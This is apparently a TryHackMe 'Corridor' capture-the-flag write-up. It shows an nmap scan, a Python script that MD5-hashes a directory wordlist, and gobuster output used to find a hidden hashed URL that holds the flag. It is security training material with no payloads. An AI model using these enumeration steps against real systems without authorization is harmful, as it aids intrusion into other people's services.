THM CORRIDOR


Started off with the Nmap Scan which gave us this info

```
┌──(kali㉿kali)-[~/CTFs/TryHackmeCTFs/Corridor]
└─$ nmap -sV -sC -o nmap.scan -p- -T4 10.10.5.26
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 17:40 EST
Nmap scan report for 10.10.5.26
Host is up (0.064s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug httpd 2.0.3 (Python 3.10.2)
|_http-server-header: Werkzeug/2.0.3 Python/3.10.2
|_http-title: Corridor

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.97 seconds
```


Only port 80 (HTTP) is open lets check that out

literally an useless website...


There are 13 doors if you open one of them you can see a md5 hash as the URI.



Take a look at the URI (The address bar on the browser).



Heading over to the Crackstation.net I tried to crack the hash of each door.




So this gave me an idea. When i first tried to scan the website for some directories, i couldnt find any which i thought was a bit odd. Maybe if we scan it again but only with hashed words I can get something. For this I created a simple python script that hashes each word of a directory list and outputs it into another list...

```
import hashlib

with open("/opt/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt", "r") as f:

        lines = f.readlines()

        for line in lines:

                line = line.strip("\n")

                hashedLine = hashlib.md5(line.encode()).hexdigest()

                with
open("/home/kali/CTFs/TryHackmeCTFs/Corridor/hashedDir.txt", "a") as ff:

                        ff.write(hashedLine+"\n")
```

Running this gave me a new directory list. I used it to scan for directories, to see if i can get any new ones.

```
┌──(kali㉿kali)-[~/CTFs/TryHackmeCTFs/Corridor]
└─$ gobuster dir -u http://10.10.5.26 -w hashedDir.txt
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.5.26
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                hashedDir.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2023/03/09 18:11:57 Starting gobuster in directory enumeration mode
===============================================================
/c20ad4d76fe97759aa27a0c99bff6710 (Status: 200) [Size: 632]
/6512bd43d9caa6e02c990b0a82652dca (Status: 200) [Size: 632]
/d3d9446802a44259755d38e6d163e820 (Status: 200) [Size: 632]
/c4ca4238a0b923820dcc509a6f75849b (Status: 200) [Size: 632]
/c81e728d9d4c2f636f067f89cc14862c (Status: 200) [Size: 632]
/eccbc87e4b5ce2fe28308fd9f2a7baf3 (Status: 200) [Size: 632]
/c51ce410c124a10e0db5e4b97fc2af39 (Status: 200) [Size: 632]
/a87ff679a2f3e71d9181a67b7542122c (Status: 200) [Size: 632]
/e4da3b7fbbce2345d7772b0674a318d5 (Status: 200) [Size: 632]
/1679091c5a880faf6fb5e6087eb1b2dc (Status: 200) [Size: 632]
/45c48cce2e2d7fbdea1afc51c7c6ad26 (Status: 200) [Size: 632]
/8f14e45fceea167a5a36dedd4bea2543 (Status: 200) [Size: 632]
/cfcd208495d565ef66e7dff9f98764da (Status: 200) [Size: 797]
/c9f0f895fb98ab9159f51fd0297e236d (Status: 200) [Size: 632]
Progress: 380 / 220562 (0.17%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2023/03/09 18:12:03 Finished
===============================================================
```

The second last one stood out for me, because it has a different size than the other ones. Checking that one out gave me the flag.


TryHackMe | Corridor
Corridor
CrackStation - Online Pas
10.10.5.26///cfcd208495d565ef66e7dff9f98764da
Kali Linux
Exploit-DB
TryHackMe | Dashboard
PayloadsAllTheThings...
CyberChef
Online - Reverse Shell ...
JSON Web Tokens - jw...
GTFOBins
Hack The Box :: Machi...
flag{[redacted]}